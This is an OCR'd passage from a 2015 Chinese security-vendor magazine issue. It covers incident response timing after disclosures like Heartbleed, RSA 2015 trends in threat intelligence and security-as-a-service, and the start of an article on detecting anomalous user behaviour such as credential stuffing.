安全+
SECURITY
2015/07 总第 029
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals


★ 本期焦点

网络安全应急响应的新常态

业务系统异常行为检测

移动互联网面临的安全威胁及防护思路


py2exe原理剖析



绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES



主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8667
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2015/07 总第 029

安全+ SECURITY+

目录 CONTENTS

云地人机与安全的“互联网+”

……是故军无辎重则亡，无粮食则亡，无委积则亡。故不知诸侯之谋者，不能豫交；不知山林、险阻、沮泽之形者，不能行军；不用乡导者，不能得地利。故兵以诈立，以利动，以分和为变者也。故其疾如风，其徐如林，侵掠如火，不动如山，难知如阴，动如雷霆……

——《孙子兵法·军争篇》

2013 年，我们提出面向攻防生态环境的协同能力是下一代安全 7 个重要特性之一。“协同”在这里有两层意思，其一是指各方可以相互配合（coordination），提高了效率；其二是合作产生了 1+1>2 的效果（synergy），做到了前所不能。

两年多的实践给了我们更多的思索，协同的图像也更清晰起来。笔者认为，云地人机模型可以作为协同在空间维度的一个参考。

“云”代表着线上、集中远程的服务提供、弹性密集计算、大数据能力等；“地”意味着分布、线下或线上的远端；“人”代表着专家、专业领域知识等；“机”意味着系统、设备、代码、自动化等。“云”中有“人”、有“机”，“地”同样也有“人”、有“机”。“云地”配合意味着线上线下、集中与分布的协同；“人机”协同意味着“机”需要面向安全决策、安全专家 Drill Down、取证、根源分析来设计建设、安全专家需要有能力掌握有效使用各种安全系统等。“云”专家和“地”专家需要闭环，“云”设备和“地”设备也需要闭环。机 - 机结构化信息交换、人机信息交换和可视化、人 - 人之间的信息同步等是“闭环”的重要基础机制。

软件定义架构、安全数据分析平台、安全 AppStore、威胁情报分享、移动社交网络 SNS 技术等等都是实现上述“协同”体系的关键技术要素。此外，笔者也预计，安全业界在接下来的数年里将会大规模引入互联网技术和手段，朝着线上、闭环、自动化的方向大踏步前进，成为“互联网 +”产业大变革的重要一环。

希望本期的文章能给您带来启发和思考，也期待您的评论。

网络安全应急响应的新常态

研究院 赵粮

新一代威胁不仅传播速度更快，其所利用的攻击面也越来越宽广，可以覆盖移动、桌面、网络、Web 和各种应用、社交网络等。这样，一方面留给应急响应的时间窗口越来越小，另一方面应急响应所需的威胁知识、专业技能、技术手段等却不断增加。专业化、系统化、自动化等越来越关键，大规模的安全情报系统和专家社会网络系统相互融合，“天地人机”协同作战将会成为网络安全应急响应的新常态。

1、应急因为有“急”

近年以来，高等级的安全应急响应活动越来越频繁，图 1 是 2014 年发生的心脏滴血、破壳、沙虫、Poodle 等几次重要应急响应事件的时序图。 一方面因为对快速响应市场需求的追求，开源和商业组件获得更大规模的应用，导致任何一个底层组件出现重大安全漏洞都会影响数千万甚至数亿设备和用户；另一方面国家网际空间安全能力的争夺导致漏洞挖掘和利用能力的研究不断深入，更新的挖掘和利用方法被发掘出来。相信这个趋势在可预测的时间内还将继续发展。

当一个严重漏洞，尤其是某种新的利用工具（POC）被披露后，通过各种社交网络和网络媒体，在小时级的时间尺度上将会获得迅速传播，响应的攻击行为迅速增加。图 2 是在心脏滴血漏洞利用披露后 IBM 监视到的网络攻击行为。可以看到 4.7 披露，4.10 日开始有大规模攻击，然后高位持续了 10 天左右时间。换句话说，72 小时更像是安全应急响应的“黄金时间窗口”，在这个时间内成功完成响应活动，将会有更大的概率避免被“攻陷”。

图 1 高等级安全应急响应活动在 2014 年不断出现




图 2 漏洞披露 72 小时后攻击事件迅速增加

但是，令人遗憾的是，当前从整个网络角度看，安全应急响应的时效性（也直接影响了有效性）很不理想。 图 3 显示在心脏滴血漏洞披露 72 小时时，国内网站修复比例只有 18% 左右，换句话说，有 72% 的网站依然处于“脆弱性”状态，暴露在已经非常活跃的网络攻击之下。

这给了我们启发和思考。 大规模的安全

应急响应活动是一个系统工程，对于国家整体、或某个地区、某个行业而言，其成功与否，或整体的安全性，并不只取决于少数安全专家“高精尖”的技术研究活动；及时有效地大规模实施一系列“响应”活动、从而获得（或者恢复保持）整体安全性的战略动员和自动化部署能力，可能更为关键。




图 3 漏洞披露 72 小时时的漏洞修复率情况

2、有效应急响应的成功要素

图 4 是笔者尝试对大规模应急响应活动建立的一个工程模型，用以识别其中的关键成功要素，从而能够对国家、地区、行业、大型企业组织等层面的应急响应活动提供一些参考。




图 4 有效应急响应的成功要素

2.1 洞悉敌情

从近年的安全实践来看，威胁情报（TI）或网际威胁情报（CTI）的重要性无论怎么强调都不过分。洞悉敌情，也即在第一时间了解自身信息资产所面临的新漏洞（老漏洞新攻击方法）、新攻击工具和方法、威胁环境变化等，这是安全活动和决策的重要依据。

在“敌情”发现后，安全专家就其原理、影响进行分析复现，研究其检测和防御方法，判定是否需要启动紧急“响应”，推荐适当的“防御”活动。因为所有的“防御”活动都意味着成本，“时效性”要求本身也意味着额外的成本。“不惜一切代价”“消除所有漏洞和威胁”“确保万无一失”是口号，而不是真正的战斗。

2.2 武器到位

掌握威胁情报并及时研究出有效的防御方法只是“长征”的第一步，将相应的“防御”方法及时有效地部署并使之产生最终的“防御”效果是个更大的挑战，这个过程就是“武器化”的过程。这里的武器包括用以沟通动员的各种分析报告、通告、微博、微信、短信等，用以升级安全系统的各种补丁、插件、规则、快速 App 等，用以指导系统管理员进行手工操作的快速判断方法、检测方法、修复和规避方法等。

2.3 大规模服务能力

在小时时间尺度内，对成千上万的设备系统等进行安全升级和修复，并不是一件容易的事情。应急响应可能需要业务中断、额外的资源投入（例如加班）、以及相关联的其它业务延迟等。因此，大规模的安全应急响应首先应该取得管理层、业务部门等的理解和支

持，需要将“急”和“后果”讲清楚，需要有良好的可视化和沟通能力。

战略动员能力是指整个组织范围内调动各种资源（人、物、财、信息等）、在非常有限的时间内达成应急响应目标的能力。安全团队需要通过沟通提高管理层对网络安全应急响应活动的重视，以及网安团队自身在组织内的影响力、部署能力等。

形成决策后，有必要系统地使用社交网络技术以提高沟通效率、组织动员“应急响应”团队、发布指令、同步各种响应活动的信息等。

通过不同形式的“软件定义”架构，逐步建设大规模的自动化部署能力，例如规模化地升级系统配置、对系统服务进行重新编排。

此外，线上线下（O2O）安全专家的互动在安全应急响应活动中也非常重要。“线上”或“云中”掌握最新的威胁情报和全局动态，“线下”拥有第一手的数据和实际操作能力，例如实际业务影响判断、现场取证分析等。将线上线下能力“集成”起来、相互补充才是最有力的战斗。

2.4 监视和闭环

监视和闭环是指监视“急”和“应急”活动的最新进展，并对“应急”活动的效果进行评价，以便针对性的相应调整。监视和闭环需要大范围的数据获取能力和处理分析能力。

3、应急响应的能力建设

从上面的要素中可以看到，能够成功的实施应急响应，都关乎到应急响应的能力建设。2014 年，工信部发布了《关于加强电信和互联网行业网络安全工作的指导意见》，意见明确指出，需要提升突发网络安全事件应急响应能力，制定和完善各单位网络安全应急预案，健全大规模拒绝服务攻击、重要域名系统故障、大规模用户信息泄露等突发网络安全事件的应急协同配合机制。

其中无论是洞悉敌情、武器到位，还是大规模服务能力及监视闭环，都需要一个多方参与的生态链才能共同打造完成，这里面需要用户单位、主管单位、行业机构、安全服务商、产品供应商等多种角色进行协作。我们作为安全服务商及产品供应商，长年关注威胁情报 TI 获取，并着力完善应急响应体系建设及能力提升。

我们的威胁情报服务体系包含了威胁监测及响应、数据分析及整理、业务情报及交付、风险评估及咨询、安全托管及应用等各个方面，涉及研究、产品、服务、运营及营销的各个环节，覆盖了有效应急响应的各个要素，这些要素让绿盟科技得以不断提升应急响应的能力。其中：

全球客服中心（Service）：结合在全球设立的多个分支机构，覆盖美国、日本、英国、荷兰、新加坡、澳大利亚、马来西亚、韩国、阿联酋、中国香港等多个国家与地区，能够在客户面临紧急安全事件的时候，及时响应客户的请求。

威胁响应中心（Response）：实时监控互联网安全威胁，并形成闭环跟踪，用户可以在第一时间通过各服务通道获知并接收到这些威胁情报。

云安全运营中心（Operation）及云端客户自助系统（portal）：让用户在安全事件发生时，尽快在线进行安全威胁检查，从而获得及时的安全威胁应对方法。

互联网广谱平台（Broad Spectrum）：收集、分析及可视化呈现各类互联网安全威胁数据，通过这些可视化的数据，可以更为

直观的描述当前事件发展态势。

产品在线升级系统（update）：用户可以在紧急事件发生后的 1 天内获得产品升级包。

攻防研究团队（Research）：与各行业各领域的组织充分协作，深入分析各类安全事件，并长年跟踪研究威胁发展态势，用户及社会各界可以通过研究报告，为提升自身的应急响应能力获取理论及数据支撑。

无独有偶，在今年 RSA 2015 的三大主题中也提到了威胁情报（Threat Intelligence），正是基于这个“知道”的前提，才能实现有效的应急响应，才有可能让安全实现智能（Security Intelligence），进而有能力应对高级威胁（如 APT），未知攻焉知防？这里也充分体现了一个快速响应能力的建设问题。另一方面，在与历届 RSA 与会者的交流中可以感受到，越来越多的用户从关注已知威胁过渡到针对未知威胁的预警及防御，而这一能力也需要基于威胁情报的不断积累，并结合大数据分析、多组织协作等方式方法，进而将之变得稳定可用，才有可能从已知向未知的跨越。

所以，在如今安全事件日益趋向 0day，日益趋向高级的大环境下，应急这个“急”显得尤为重要，那么确定应急响应中的成功要素，不断建设及提升应急响应的能力，应该成为各单位及组织安全工作的新常态。每一次的“应急响应”活动都是对安全组织的一次考试。获取敌情、武器到位、大规模“服务”、监视和闭环等要素活动，也将不断对安全组织的应急能力提出挑战。

4、新常态

如前所述，成功的安全应急响应要求多种不同职责、技能的团队依托多种系统和情报密切协同，如图 5 所示，“云地人机”代表着四大类基本资源要素，类似于安全应急响应的“风林火山”。




图 5 安全应急响应活动中的四方协同

“云”代表着线上、集中远程提供服务、弹性密集计算、大数据能力等；“地”意味着分布、线下或线上的远端；“人”代表着专家、专业领域知识等；“机”意味着系统、设备、代码、自动化等。“云”中有“人”、有“机”，“地”同样也有“人”、有“机”。“云地”配合意味着线上线下、集中与分布的协同；“人机”配合意味着“机”需要面向安全决策、安全专家 Drill Down、取证、根源分析来设计建设、安全专家需要有能力掌握有效使用各种安全系统等。“云”专家和“地”专家需要闭环，“云”设备和“地”设备也需要闭环，机 - 机结构化信息交换、人机信息交换和可视化、人 - 人之间的信息同步等是“闭环”的重要基础机制。这两年来，以 STIX 为代表的机器可读威胁情报交换技术在美国获得了迅速发展，表明美国政府和工业界在大规模安全应急响应能力方面的快速提升。

笔者希望本文提出的四阶段应急活动、四类应急协同资源等可以为不断出现的大规模安全应急响应活动提供一个简单的参考模型，得到同行专家和各位读者的讨论和批评指正。

改变，RSA 2015随笔与思考

解决方案中心 李晨 战略研究部 刘文懋 赵粮

今年 RSA 大会的主题是“Change”。所谓信息安全，即是围绕着攻击方式的变化而不断进行着对抗。从 2008 年的热词“Management”“Services”“Web”……到今年围绕着“Cyber”“Data”“Threat”“Intelligence”的变化；从以各种单体的检测、防护的“城堡”体系，到以大数据、互联为基础的“Intelligence”，其实就是从攻击对抗的角度不断的进行改进与演化。在不断变化的计算环境和越来越复杂的网络体系中，“Change”将会始终贯穿于安全行业的发展，专业化、系统化、智能化等越来越关键，大规模的安全情报系统和专家社会网络系统相互融合，云端、设备与人的协同作战将会成为网络安全建设的新思路。

1、前言

RSA 2015 大会的主题是“变革：挑战当今的安全理念”（The Change：Challenges today’s security thinking）。本届会议主题相当耐人寻味，安全，是要爆发出一场深远的革命么？那么本次 RSA 大会具体揭示了哪些深远的改变？我们的哪些安全体系受到了挑战？下文笔者就自己的理解与大家分享针对本届 RSA 会议中这几个热点内容，期待您的评论。

图 1 RSA 2015 安全热词

2、随笔

2.1 “The map doesn’t fit the terrain” [2]

所谓“Change”首当其冲是对传统安全的冲击，如考虑安全威胁和防护最基本的出发点，以及解决安全问题的思路。RSA 主席 Amit Yoran 在名为“Escaping Security’s Dark Ages”主题演讲中提到，随着科学技术的快速发展，各种创新日新月异，然而安全却处于黑暗时代（Dark ages of Security），各类安全事件层出不穷。

“The map doesn’t fit the terrain”，当我们使用各种复杂的防御安全机制，也无法阻挡恶意入侵，即使是 RSA 公司自身也曾发生过数据泄露事件，更别说像 Target 等大型公司的安全事件所带来的影响。边界变得模糊和脆弱、攻击者使用了未知 0day 漏洞，采用古代的城堡式的网络安全体系，将重要资产（例如数据中心、企业网等）使用高高的城墙团团围住，已经不能适应这些新兴变革。一直指引我们做安全的路线图也许一开始就是错误的，只有从根本上改变安全理念和安全防御思维，从城防转向塔防，创新安全技术，对安全事件及时响应，阻断攻击者的攻击链（Kill Chain）。

图 2 Amit Yoran，“Escaping Security’s Dark Ages”主题演讲

2.2 从硬件盒子到 As-A-Service

新锐安全服务商 Zscaler 的“砸盒子”表演估计是今年展会最为劲爆的现场活动。在之前多年的安全实践中，硬件盒子在安全产品中大行其道，占领了大部分的市场份额。硬件盒子本身并无对错，只是当我们把目光转向所保护的业务和应用时，却发现它们已经发生了很大的变化。

从计算环境角度，早年的中间件、面向服务架构 SOA，特别是近年来虚拟化和云计算的普及，数据中心本身和应用计算架构“焦点”已经逐渐由“硬”变“软”，变得越来越“虚拟”，正是随着云计算改变了传统安全产品和安全解决方案，需要利用这些虚拟化技术使得“设备”部署变得灵活和弹性；另一方面，从攻击视角，单体盒子仅仅依靠规则升级以适应现在如潮水般的安全漏洞和越来越多的攻击手法，已变得越来越臃肿和无力。

因此看似琳琅满目、大大小小的硬件盒




图 3 Zscaler 展台的“砸盒子”表演

图 4 FireEye 展台

子，构成的网络安全解决方案在满足用户需求、适应用户环境上越来越吃力，这一点在云计算环境下的安全需求和解决方案上显得最为突出。“吃力”不仅仅是因为技术架构和集成方面的距离，并且在硬件、软件、服务、虚拟镜像等的运维、要求的技能、相关配置变更等流程，乃至采购模式，都不尽相同 [4]。

硅谷安全界明星企业 FireEye 近年使用虚拟机技术在检测 APT 攻击方面卓有成效，但也无法解决客户的所有问题。在去年底 FireEye 提出了 FireEye-As-A-Service 的概念，并在此次 RSA 大会上重点宣传。和 FireEye 之前服务最大的不同就是 FireEye 的技术人员将 7×24 小时地监控你的 FireEye 系统，一旦发现威胁，FireEye 的人员将不再像传统服务那样只是提供建议或电话支持，而是直接操作你的设备进行响应，并结合技术检测和专家服务，组成技术、专家和智能的闭环。应该注意，以服务形式提供能力的比重会加大，“硬件盒子”会越来越“瘦”，但“服务”和“硬件盒子”并不是相互替代的关系，而主要是“焦点”的转移。针对已知攻击的快速检测，以及特定的应用场景下用户侧“盒子”的信息收集与快速防护都是“硬件盒子”与“服务”并存、相互协同的过程。

2.3 安全智能、大数据与可视化

安全智能（intelligence）、大数据（big data analytics）和可视化（visibility & visualization）并不是此次大会上提出的新的技术观点。而到这一届，这三个技术词汇几乎成为所有技术展商的“必备”特性，从移动安全、恶意代码检测、对抗 APT、工业控制系统安全、到相对传统的终端安全、应用安全、数据安全、网络安全等等，无不强调自身所具备的数据分析和可视化能力，就像算数和几何几乎是所有自然科学的基石一样 [5]。

例如在今年的“创新沙盒”这十家入围的创新公司里，初步统计有 7 家公司都是直接利用或间接利用大数据分析技术、情报与可视化作为核心竞争力。例如 Cybereason：基于大数据分析进行用户行为识别和关联分析来分析企业内的潜在数据窃取行为；FortScale：以色列的安全技术服务商，通过大数据、安全情报，为企业客户提供用户行为和大数据分析；VECTRA：基于机器学习及大数据分析进行网络攻击检测平台研究；SecurityDo：基于大数据分析的安全事件管理；Ticto：可视化身份认证；SentinelOne：下一代的终端防护产品，提供云情报服务；NexDefense：通过对工控设备间流量的建模，通过大数据分析技术来实现工控异常行为检测。

图 5 NexDefense 的演示

图 6 Qualys 展台

目前创新公司都在“安全智能”、“数据分析”和“可视化能力”三个方面大做文章，期望在火热的安全市场上占领一席之地；或者是通过与热点技术的结合，以更好的吸引投资者的眼光。而传统大牌安全厂商在这些技术的应用上更为广泛，在前文所述 FireEye 公司提出的 FireEye-As-A-Service 的概念，就是通过线上专家服务与线下设备的有效结合，组成技术、专家和智能的闭环，以更好的为客户交付安全能力。在漏洞评估领域的领头厂商 Qualys 此次在 RSA 大会上发布了全新的 Cloud Agent Platform，通过在本地部署的系统（台式机、workstation、服务器、虚拟机）、动态云环境（如 AWS、Azure 云服务器）或移动终端平台（笔记本电脑）上安装轻量级 Agent，以持续搜集

和整合漏洞数据和合规检查数据，并上传到 Qualys Cloud Platform 以进行更进一步的分析和关联，并可以将这些数据从 Qualys 云平台通过公开 API 传送到第三方工具，如 SIEM、大数据分析平台（Splunk）、help desk 系统等。

3、思考

所谓“Change”，就是重新审视挑战，寻求新思维和革新。随着计算环境的不断变化，安全边界的模糊化，以及新的攻击方式的不断涌现，正印证了 Amit Yoran 在主题演讲中说到的“Taller walls won't solve our problem” [7], 以“塔防”角度不断将“城墙”垒高的安全建设思路已经走到了瓶颈，安全建设的实践必须发生改变。

首先，从近年的安全实践来看，威胁情报（Threat Intelligence）已经是非常重要的一环。通过威胁情报，也即在第一时间了解自身信息资产所面临的新漏洞（老漏洞新攻击方法）、新攻击工具和方法、威胁环境变化等，这是安全活动和决策的重要依据。2014 年，Fortinet、Intel Security、Palo Alto、Symantec 等安全公司构建了工业界第一个网络威胁联盟（Cyber Threat Alliance），分享相关的威胁情报，全面提升威胁态势感知能力 [8]；Novetta、Bit9、Cisco、FireEye 等安全公司和网络服务提供商也组成了网络安全联盟（Cyber Security Coalition），进行知识与技术分享、提高安全认知、政策建议等内容，以更有效的打击网络犯罪 [9]。在这里笔者期望我国安全业界能够尽快建立行之有效的网络威胁情报联盟，通过网络安全从业者、最终用户、安全企业、国家机构一起构建良好的信息安全生态圈，真诚分享相关威胁情报，达到多赢的目的。

其次，全新的安全实践要求多种不同职责、不同技能的团队依托多种系统和情报密切




图 7 智能协同和安全闭环示意图

协同，利用自动化的设备将安全风险降至最低。从用户业务角度出发，通过“云”、“设备”、“人”的线上线下协同工作，构建一体化解决方案，以实现安全闭环，可参见第 11 页图 7。在这里“云”代表着线上，包含威胁情报、远程线上服务、弹性密集计算、大数据分析能力。可以分成面向安全能力的“公有云”和“私有云”，围绕着用户端的业务场景，双方之间通过威胁情报及安全策略的数据交互与共享，以实现用户端最有效的安全管理策略、风险度量、应急预案与攻击溯源的可视化。在这里“设备”意味着分布、线上或者客户侧的远端引擎，需要注意“云”与“设备”并不是替代关系，而是不同的应用场景中所需的不同方式。针对已知攻击的快速检测，以及特定的应用场景下用户侧“盒子”的样本数据、设备信息收集与自动化防护都是“设备”与“服务”并存、相互协同的过程。“人”代表着专家、专业领域知识等，在云端的安全专家以及客户侧的运营专家，双方配合以实现面向安全架构设计、决策、取证、威胁根源分析等工作内容，并且有效的使用安全设备，赋予设备更“智能”。通过“人”、“设备”与“云”端的配合、信息共享、威胁情报交换，并以此转化为“设备”自动化的检测和防护手段，可有效地实现安全事件从预警、响应、检测到防护的闭环，快速提升在大规模安全应急响应的能力。

从以各种单体的检测、防护的“城堡”体系，到以大数据、互联为基础的“Threat Intelligence”，其实就是从攻击对抗的角度不断的进行改进与演化。在不断变化的计算环境和越来越复杂的网络体系中，“Change”将会始终贯穿于安全行业的发展，专业化、系统化、智能化等越来越关键，大规模的安全情报系统和专家社会网络系统相互融合，通过“云”、“设备”、“人”的线上线下协同工作，构建一体化高效、智能的解决方案，将会成为网络安全建设新的思路。

限于笔者学识和所掌握信息，难免挂一漏万，请各位读者明察指正。

4、致谢

感谢此次 RSA 会议同行，并提供素材、观点的同事。

参考文献

【1】 Hugh Thompson. Introduction and A Look at Security Trends,RSA Conference，2015

【2】 Amit Yoran. Escaping Security’s Dark Ages,RSA Conference，2015

【3】 Amit Yoran. Escaping Security’s Dark Ages,RSA Conference，2015

【4】 赵粮，关于下一代安全的几点思考，绿盟科技，2011

【5】 赵粮，绿盟科技官方微信，2015

【6】 NexDefense.Sandbox，2015

【7】 Amit Yoran. Escaping Security’s Dark Ages，RSA Conference，2015

【8】 http://cyberconsortium.org/

【9】 http://www.cybersecuritycoalition.be/v1/site_onepager.html

业务系统异常行为检测

安全服务部 姚伟

针对近年流行的盗号扫号、灌水、恶意注册等业务安全威胁，本文提出基于用户行为的一些异常检测方法。

一．业务安全事件

2011 年 12 月 21 日下午，某著名 IT 社区后台数据库被恶意发布到互联网上，包含 642 万多个用户的帐号和明文密码信息。截至 12 月 29 日，国家互联网应急中心 (CNCERT) 通过公开渠道获得疑似泄露的数据库有 26 个，涉及帐号、密码 2.78 亿条。其中，具有与网站、论坛相关联信息的数据库有 12 个，涉及数据 1.36 亿条；无法判断网站、论坛关联性的数据库有 14 个，涉及数据 1.42 亿条。

2014 年 12 月 25 日，某网站大量用户数据在互联网上售卖传播，包含 13 万余条账号密码、手机、身份证号、邮箱等私密信息。经公安证实，犯罪嫌疑人蒋某某、施某某通过收集互联网某游戏网站及其他多个网站泄露的用户名加密码信息，尝试登录该网站等其他网站进行“撞库”，非法获取用户信息牟利。

上面这两个案例都与用户数据安全紧密结合，区别是：第一个案例是由于网站自身存在安全漏洞，数据被直接批量获取；第二个案例中的数据泄漏并非是网站自身漏洞导致，但作为网站运营方，也应当在攻击过程中尽早发现异常，及时阻断恶意行为。

要实现上述恶意行为的检测，需要构建一个用户异常行为检测系统，对用户的历史行为进行分析和学习，当系统识别到某次操作行为与历史数据有很大偏差后，能够及时向网站运营人员提供告警。

下面是异常行为检测系统的一个典型应用:

某交易平台在处理客户海外信用卡支付申请时发现一笔交易可疑。客户使用信用卡支付，IP 所在地是香港，而信用卡发卡地是美国加州，此信用卡前一天刚在美国境内进行过网上支付。此次支付金额超过 1000 美元，而历史交易的平均金额都在 100 美元左右。此交易被系统判定是异常交易从而触发了告警，中断了交易，客服随即通过电话联系持卡人，最后确认是一起信用卡被盗事件。

二．业务安全威胁

常见的业务层面安全威胁有以下几种：

